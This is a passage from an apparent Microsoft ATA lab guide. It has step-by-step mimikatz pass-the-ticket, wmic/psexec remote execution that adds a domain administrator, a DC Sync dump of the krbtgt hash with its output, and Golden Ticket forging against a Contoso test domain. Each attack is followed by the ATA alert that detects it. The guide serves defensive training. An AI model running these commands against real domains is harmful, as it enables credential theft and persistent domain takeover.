* File: 'c:\temp\tickets\[0;190a8]-0-0-40a10000-NuckC@cifs-plaxserver.Contoso.lo
cal.kirbi': OK

* File: 'c:\temp\tickets\[0;190a8]-2-0-40e10000-NuckC@krbtgt-CONTOSO.LOCAL.kirbi
': OK

mimikatz(commandline) # exit
Bye!
```

Ensure that the NuckC@krbtgt-CONTOSO.LOCAL tickets were successfully imported as illustrated above.

Now, let's validate that the right tickets are in the command prompt session.

16. Action: Validate the ticket was imported

Execute the following in the same elevated command prompt:

```
klist
```


The attacker now successfully imported the harvested ticket into the session, and will now leverage their new privilege and access to access the domain controller's C drive:

17. Action: Access contents of dc1\c$ with NuckC's credential

Execute the following in the same command prompt to which the tickets were just imported.

```
dir \\dc1\c$
```


The attacker is now, for all intents and purposes, NuckC, in the digital world. Only administrators should be able to access the root of the domain controller. The attacker is using ***legitimate credentials***, can access ***legitimate resources*** and executing ***legitimate executables***.

Most IT shops would be blind to this post-infiltration activity going on in their environment. Fortunately, you have ATA. Let's look at the ATA Console to see what was detected:

ATA detected that Nuck Chorris's tickets were stolen from ADMIN-PC and moved to VICTIM-PC. ATA also shows which resources were accessed using the stolen tickets. Not only did you become aware of the attack, you gain insight into where to start our investigation.

> **NOTE:** This event will take **2 hours** to show up as ATA captures the next 2 hours of activities to lower the False Positive (FP) rate of the Pass-the-Ticket (PtT) event.

This information is highly important to focus on as a network defender. The attacker accessed the CIFS, using the "`dir \\dc1\c$`" command. The attacker sent an LDAP request to the local DC1 for purposes of the CIFS. The KRBTGT was used to directly talk to DC1 and authenticate (a necessary process for accessing the c$ drive of the DC). From this, we, as defenders can confirm that the Pass-the-Ticket activity led to direct access to the DC1 computer.

Remote Code Execution

Remote code execution against a DC is something every adversary wishes to do—making modifications to our Identity layer itself can make it extremely hard to detect their presence. Let's execute remote commands to add a user to the domain, and add them to the "Administrators" security group, using NuckC's legitimate credentials. With built-in tools, no malicious software or research tools necessary.

18. Action: Remote Execution against DC1 to add an Administrator

From the same command prompt where you loaded Nuckc's Kerberos tickets execute the following:

```
wmic /node:dc1 process call create "net user /add InsertedUser pa$$w0rd1"

psexec \\dc1 -accepteula net localgroup "Administrators" InsertedUser /add
```


Action 1: Add an Administrator to the Domain

What just happened?

The attacker just created a user account *and* made the account an Administrator. You clearly exerted our Doman Admin privileges you now possess, via remote code execution. Not only that, you can create more Domain Admins, remove domain admins.   Again, all with legitimate credentials with legitimate tools.

Good news, ATA detected the remote execution against DC1 from Victim-PC. In the below screenshot, we also illustrate ATA detecting not just successful attempts but also failed attempts by the adversary. ATA was able to detect remote execution using PSexec and remote WMI commands against the domain controller.

Domain Dominance

The attacker has achieved domain dominance- they can run any code, as administrators, and access any resource in the domain.

However, to ensure the persistency of domain dominance, backdoors and other mechanisms are put in place as insurance policies, in case the original method of attack was discovered, or a credential randomly reset. First you are going to compromise the credentials of the KRBTGT user account. This account acts as a service account for the Key Distribution Center (KDC) service. Once you compromise the KRBTGT account you will be able to generate Kerberos tickets that will be valid for 10 years. DC Sync: Compromise the KRBTGT

So far, everything the attacker did on the DC required them to run arbitrary code on the DC. ATA detected these actions this, raising the respective Suspicious Activity flag as well as providing the network defender with information to pivot on.

But what if the attacker decided to run a more covert attack, one that doesn't run arbitrary code on the DC (without PsExec or adding users to elevated groups).

Mimikatz, the research tool of choice in this area, has a capability called "DC Sync". This allows the attacker, with Domain Admin credentials, to replicate any credential back to them as if they were a DC.

19. Action: Compromise KRBTGT credentials.

Open up the command prompt that has NuckC's credentials—if you closed the command prompt, go back to action number 14.

Go to the command prompt and make sure that NuckC's ticket is still injected in the session.

```
klist
```

Action 2: Validate NuckC from krbtgt/Contoso.Local

Now that you know you're working from the correct console, you can emulate the attacker and try to get the ultimate credentials of the domain: the KRBTGT. Why this account? With this account, you can *sign your own tickets*.

20. Action: Execute DC Sync

From the now validated NuckC command prompt on Victim-PC, traverse to where Mimikatz is located on the filesystem and execute the following command:

```
mimikatz.exe "lsadump::dcsync /domain:contoso.local /user:krbtgt "exit" >> krbtgt-export.txt
```


Action 3: DC Sync against krbtgt account

Once the attacker will open-up the "krbtgt-export.txt" they will have the KRBTGT details needed. Open the "krbtgt-export.txt" file you just exported the hash to.

```
mimikatz(commandline) # lsadump::dcsync /domain:contoso.local /user:krbtgt
[DC] 'contoso.local' will be the domain
[DC] 'DC1.Contoso.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN             : krbtgt

** SAM ACCOUNT **

SAM Username           : krbtgt
Account Type           : 30000000 ( USER_OBJECT )
User Account Control   : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration     :
Password last change   : 12/15/2016 5:29:11 AM
Object Security ID     : S-1-5-21-1384478862-1549519030-2974249381-502
Object Relative ID     : 502

Credentials:
  Hash NTLM: 20ea8ba86d85ebda876c075185a3cc7e
    ntlm- 0: 20ea8ba86d85ebda876c075185a3cc7e
    lm  - 0: 9772f8980d2cf4d6eefd20c8c8dc608a

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : CONTOSO.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 046785f359bc308a64bb8a3b0a0ef9714fc0cb5a33ce709986cd589cbdd16abb
      aes128_hmac       (4096) : 761ee7cef86d84b5726814382780d292
```

Figure 1: The KRBTGT account "now belong to us".

At this point, the attacker has all they need to sign any TGT for any resource using the stolen NTLM hash **without ever going back to the Domain Controller.** With this, the attacker can become anyone at any time he so desires (until the KRBTGT account itself is reset, *twice*[13]).

Let's head to the ATA console and see what was presented back to the network defenders:

---

[13]   https://blogs.microsoft.com/microsoftsecure/2015/02/11/krbtgt-account-password-reset-scripts-now-available-for-customers/

ATA Detection: ATA detecting malicious replication (DC Sync)

ATA not only detected the attack but also provided the information needed to take remedial actions.

Leveraging the KRBTGT to sign fake tickets is known as a Golden Ticket attack, which is also detected by ATA.

Golden Ticket

Now that the attacker has the hash for the KRBTGT user account they can now create a Kerberos ticket that is good for an extended period of time. This will give the attacker access to the network with elevated permissions without needing to authenticate again.

What do you need to create a Golden Ticket:
- Krbtgt user's NTLM hash (we have that from the previous exercise using DC Sync)
- Domain name – in our case Contoso.local
- Domain SID – need to get
- User to impersonate – NuckC (**nuckc@contoso.local**)

21. Action Find the SID of the Domain

To find the SID of the domain you can run either PSGetSid from Sysinternals or use the Whoami command and remove the last part of the SID and you have the SID for the domain.

```
Whoami /user
```


22. Action Generate Golden Ticket

Now that we have all the pieces needed we can now generate the Golden Ticket.

Run the following command to generate a Golden Ticket for NuckC. This command will create a file with the golden ticket that can be used by the attacker whenever they want.

```
mimikatz.exe "privilege::debug" "kerberos::golden /domain:contoso.local /sid:S-1-5-21-341378073-
1630350876-164697320    /krbtgt:0e7cde3d8148bf979f1c40bb51216507    /user:NuckC    /id:500
/groups:500,501,513,512,520,518,519 /ticket:GTnuckc.kirbi" "exit"
```


23. Action Load the Golden Ticket

Open a new command prompt and Execute the following to ensure you do not have any elevated permissions.

```
Dir \\dc1\c$
```



```
klist
```


As you can see you are using the tickets for JeffV and JeffV does not have access to the root of the C Drive on DC1.

Browse to the location where you installed Mimikatz and run the following command to load the Golden Ticket. (When talking about golden tickets it brings me back to when I was a kid watching Charlie and the Chocolate Factory movie.)

```
mimikatz.exe "privilege::debug" "kerberos::ptt GTnuckc.kirbi" "exit"
```


Notice how the End Time of the ticket is 10 years after the ticket was generated.

Run the following command to use the Golden Ticket.

```
Dir \\dc1\c$
```

Note: To generate the Golden ticket alert you will need to use the ticket a second time,12 hours from now. As a normal Kerberos ticket is valid for 10 hours we need to reuse the Ticket again in about 12 hours to generate the alert. Attackers have been known to embed malware with Golden Tickets this way they have constant access to the domain with elevated privileges. You can logout and come back to the machine later and all you need to do is load the Golden Ticket (GTNuckC.birbi file) again and then attempt to access a resource such as DC1.

Kerberos Golden Ticket activity

OPEN

Suspicious usage of Administrator's Kerberos ticket, indicating a potential Golden Ticket attack, was detected.

5:24 AM – 7:49 PM Aug 23, 2017

Reason

Administrator's Kerberos ticket was used over a period of 14 hours, which exceeded the allowed maximum of 10 hours.

VICTIM-PC   used   Administrator's Kerberos Ticket   over   14 hours

Evidence

- The Kerberos ticket usage period of 14 hours is based on first ticket usage at August 23, 2017 5:24 AM and last usage at August 23, 2017 7:49 PM.
- The allowed maximum is based on the default domain policy setting of Contoso.Local for maximum Kerberos ticket lifetime of 10 hours ("Maximum lifetime for user ticket").
- The Kerberos ticket was used to access 3 resources.
- Last password update time for the KRBTGT account of Contoso.Local was 4 months ago.
- Administrator has not been observed logging into VICTIM-PC recently.

ATA Reports

In ATA 1.8 a reporting module was introduced with two reports.

- **Summary** report – The Summary report presents a dashboard of the status in the system. You can view three sheets - one for a **Summary** of what was detected, **Open suspicious activities** that lists the suspicious activities you should take care of, and **Open health issues** that lists ATA system health issues you should take care of. The suspicious activities listed are broken down by type, as are the health issues.
- **Modifications to sensitive groups** report – This report lists all the changes to sensitive groups (such as Domain Admins).

## 24. Action Generate Reports

In the ATA Console click the Report icon

In the **Summary** section set the From and To dates and click Download.

In the **Modification to sensitive groups** section set the **From** and **To** dates and click **Download**.

Microsoft Advanced Threat Analytics

Modifications to sensitive groups report
Period: 6/21/2017 - 7/9/2017

4 members were added to **3** groups

Latest additions to sensitive groups

Member	Modified group
FindMe	Enterprise Admins (Designated
ATA Service	Domain Admins (Designated
Simple BindService	Domain Admins (Designated
JeffV	Domain Controllers (All domain

2 modifying users

Number of modifications per modifying user

| User	Value
NUCK CHORRIS	1
ADMINISTRATOR	6

0 suspicious activities

Latest related suspicious activities

3 modified groups

Number of modifications per modified group

Group	Value
ENTERPRISE ADMINS (DESIGNATED ADMINISTRATORS OF THE ENTERPRISE)	1
DOMAIN CONTROLLERS (ALL DOMAIN CONTROLLERS IN THE DOMAIN)	2
DOMAIN ADMINS (DESIGNATED ADMINISTRATORS OF THE DOMAIN)	4

Conclusion

ATA gives you information and insight into defending your network that aren't available anywhere else. ATA turns the Identity-plane into a powerful detection tool that discovers post-infiltration activities in your environment. ATA helps you digest macro-events and turn them quickly into cohesive attack stories.

ATA provides the necessary insights and intelligence into the "assume breach" world, where discovering post-infiltration activities is a must. Firewalls, antivirus engines, intrusion detection services, and intrusion *prevention* services all attempt to keep the bad guy out but are more-or-less blind after the bad guy gets in, when legitimate tools with legitimate credentials are used maliciously. In the world of cybersecurity, it is crucial to truly understand these malicious activities.

For more information, contact ATA ataeval@microsoft.com; contact local Microsoft rep.